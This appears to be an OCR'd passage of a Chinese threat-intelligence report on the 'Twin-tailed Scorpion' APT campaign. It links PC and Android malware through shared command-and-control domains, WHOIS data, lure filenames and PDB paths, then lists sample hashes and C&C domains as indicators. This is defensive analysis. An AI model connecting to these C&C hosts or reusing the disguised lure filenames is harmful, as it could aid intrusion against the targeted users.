


图 28　C&C、 IP 及部分样本对应关系

通过图 28 中的 C&C、IP 及部分样本对应关系，很明确说明了 PC 端样本（5bbb5604bc0f656545dfcbb09820d61a）与 Android 平台样本（acc903afe22dcf0eb5f046dcd8db41c1）样本存在强关联，这些样本使用的域名都是 upload101.net。

另外，通过对上图中出现的域名（upload202.com、mediauploader.info、upload101.net、upload999.com、upload999.net、upload999.info、upload999.org、akashipro.com、acount-manager.info、acount-manager.net、mary-crawley.com、cecilia-gilbert.com）进行 WHOIS 信息分析，发现相关域名持有者邮箱都是 adam.swift.2016@gmail.com，这也明确说明了是同一组织进行的攻击。

第六章 关联分析

本章主要就双尾蝎攻击行动中使用的恶意代码、C&C 服务器等层面进行关联分析。

1） 攻击行动中 PC 与 Android 平台，共用 C&C

针对操作系统	PC
MD5	5bbb5604bc0f656545dfcbb09820d61a
C&C	http://upload101.net/pc/domains https://upload999.net/

表 7 PC 样本基本信息




图 29 PC 样本代码截图（C&C 地址）

针对操作系统	Android
MD5	acc903afe22dcf0eb5f046dcd8db41c1
C&C	http://upload101.net/android/domains https://upload999.info/

表 8 Android 样本基本信息




图 30 Android 样本代码截图（C&C 地址）

从 PC、Android 样本中使用的 C&C，以及都是采用 http://upload101.net/平台/domains 的形式，可以看出该组织为同一伙人。

2） 攻击行动中 PC 与 Android 平台，都使用了“Tawjihi”字符串

平台	Md5	文件名
PC	4299fbfe74f671ee2c36d71bc808437c	2016--Palestine-Tawjehi----.xsl.scr
Android	44cc31ab34deb9fb1d78b6b337043bc6	Tawjihi 2016.apk

表 9 样本中涉及的字符串

从上表可以看出该组织攻击意图一致，都含有对教育部门的攻击。

3） PDB 路径有一定地域特征

样本 MD5	pdb 路径
78b65852b20fbf2a6b2319a1746b6d80	C:\Users\USA\Documents\Visual Studio 2008\Projects\New folder (2)\kasper\Release\kasper.pdb
775c128456a53dec85305a1e78ed5edf	C:\Users\Yousef\Desktop\MergeFiles\Loader v0\Loader\obj\Release\Loader.pdb

表 10　PC 样本 PDB 路径

上表是 PC 平台中 PE 文件的 PDB 路径，这个路径就是恶意代码作者本机的文件路径，从相关用户名“USA”、“Yousef”来看，这些用户名更多出现在阿拉伯中东地区。

总结

通过对双尾蝎相关 TTPs（Tools、Techniques、Procedures）的研究分析，以及结合以往跟进或披露的 APT 组织或攻击行动，总结出以下几点：

1） 移动端 APT 事件逐渐增多

以往披露的 APT 事件主要是针对 Windows 系统进行攻击，现今由于 Android 系统、APP 的普及与发展，带动了 Android 手机等智能终端用户量的持续攀升，从而导致黑客组织的攻击目标也逐渐转向移动端。我们在捕获样本时率先捕获到 Android 样本，并且 Android 样本后期更新速率很快，从而也变向说明该组织主要是基于 Android 系统进行攻击。

因此，针对移动端的 APT 攻击不容忽略。

2） 攻击技术由浅入深。

技术分析显示，该组织初期使用的特种木马技术并不复杂，但后期版本中，此类木马开始采用文件伪装、字符串加密、并使用云控技术来逃避杀软的查杀。综合来看，该组织的攻击周期较长攻击目标之明确、 社工手段之精准，并且攻击过程中使用了大量资源，都表明这不是一个人或一般组织能承受的攻击成本。

因此双尾蝎行动背后组织应该不是普通的民间黑客组织，很有可能是具有高度组织化的、专业化的黑客组织。

3） 攻击组织极可能来自中东。

前面分析知道 PDB 路径有“USA”、“Yousef”等字符串，Android 后门程序证书为“Jamal Hassan”、“Yousef Aburabee”等字符串。并且 C&C 的注册人邮箱为 adam.swift.2016@gmail.com，这些名字（“USA”、“Yousef”、“adam”）常常出现在阿拉伯地区。C&C 注册人公开信息显示来自于加沙，另外，恶意代码时间戳大部分为北京时间下午到凌晨 2 点， 对应至中东地区时间也大致在工作时间内。

因此，双尾蝎攻击行动极可能来自中东。

附录 A：样本 MD5

移动端样本 MD5	PC 端样本 MD5
c8062b2ff7d4861d7e2e74795acb6f33	4299fbfe74f671ee2c36d71bc808437c
ec7a372e963b2428887d1d3ab57d7d0a	cd38d10f4bc730b40be1f80b3034e31e
deaa780e3cbbdb138f22f1ff51266009	d0d9d6d74f9405cdc924760e3d460d84
44cc31ab34deb9fb1d78b6b337043bc6	5bbb5604bc0f656545dfcbb09820d61a
c945ef969a544b020c681ac25d591867	882cab29144e1cb9e0512b8f1103b2da
c74703264e464ac0153157d8d257cb29	f9155cabbdccc70f5ac86e754986c0a7
568f92bfedc8f48660ac4be1278cc8a0	fcea715854365bc43a624f938d6edfcb
eedbf1f7a0d392d4cea2ad58ed30a72e	a111af210dc777621f79edffb6bed6f3
1e369cf9d270464352e1cec6e55b56f7	240105a1510f6e4f5c40a64c98971bac
0414afcf37f60c63c280698c840a612d	41799f40626f26d8337a7724ef3d1938
b85a1e1953c7d751cbc1997b536df73a	662ae23476cc0ef97deaaf97c1ee64b9
b05252fe1795486c9270bfd177239742	775c128456a53dec85305a1e78ed5edf
9e95bd742995e58f27fa4513db92a4c0	78b65852b20fbf2a6b2319a1746b6d80
da22659738065a611a9a491a2332ed6a	978f1d1051e5bd0b691e7007c3a742db
acc903afe22dcf0eb5f046dcd8db41c1	ae67b0b632230a887bef7a112432aa0d
cf89ffc87287673727f57c307a2f329d	e3113604b6e0287648d42cc7051bbec5
68f3417ccabef6cf6ce3ab9e299e681e	258e8336628e8f6f4dffbbfd3967d64e
7fae6a64cde709261e488e96da7eb52c	9bf0f6192d7d92191135ec73ec460c9e
ad6ede2e93230802568b59b5bab52bd8	129c5c9ee71b9d46fcb9e789900c2394
d9fba5b780cc029873a70cf22f5c9cac	
4572eb0381a86916f8e62514ffac0459	
1feadd0f95d84d878c22534f6ef0bedc	
5891445552a501176fd0a493c6d5659b	
c1e6ef4ccce494546c1810f8894439c0	

附录 B：C&C 列表

C&C 列表	
upload202.com	beauty-dance.net
mediauploader.info	margaery.co
upload101.net	kagami-adam.com
upload999.com	kalisi.info
upload999.net	kalisi.xyz
upload999.info	kalisi.org
upload999.org	gooogel.org
arnani.info	google-support-team.com
apppure.info	gooogel-drive.com
appppure.info	go-mail-accounts.com
akashipro.com	mavis-dracula.com
acount-manager.info	mydriveweb.com
acount-manager.net	useraccountvalidation.com
acount-manager.com	mailsinfo.net
acount-manager.org	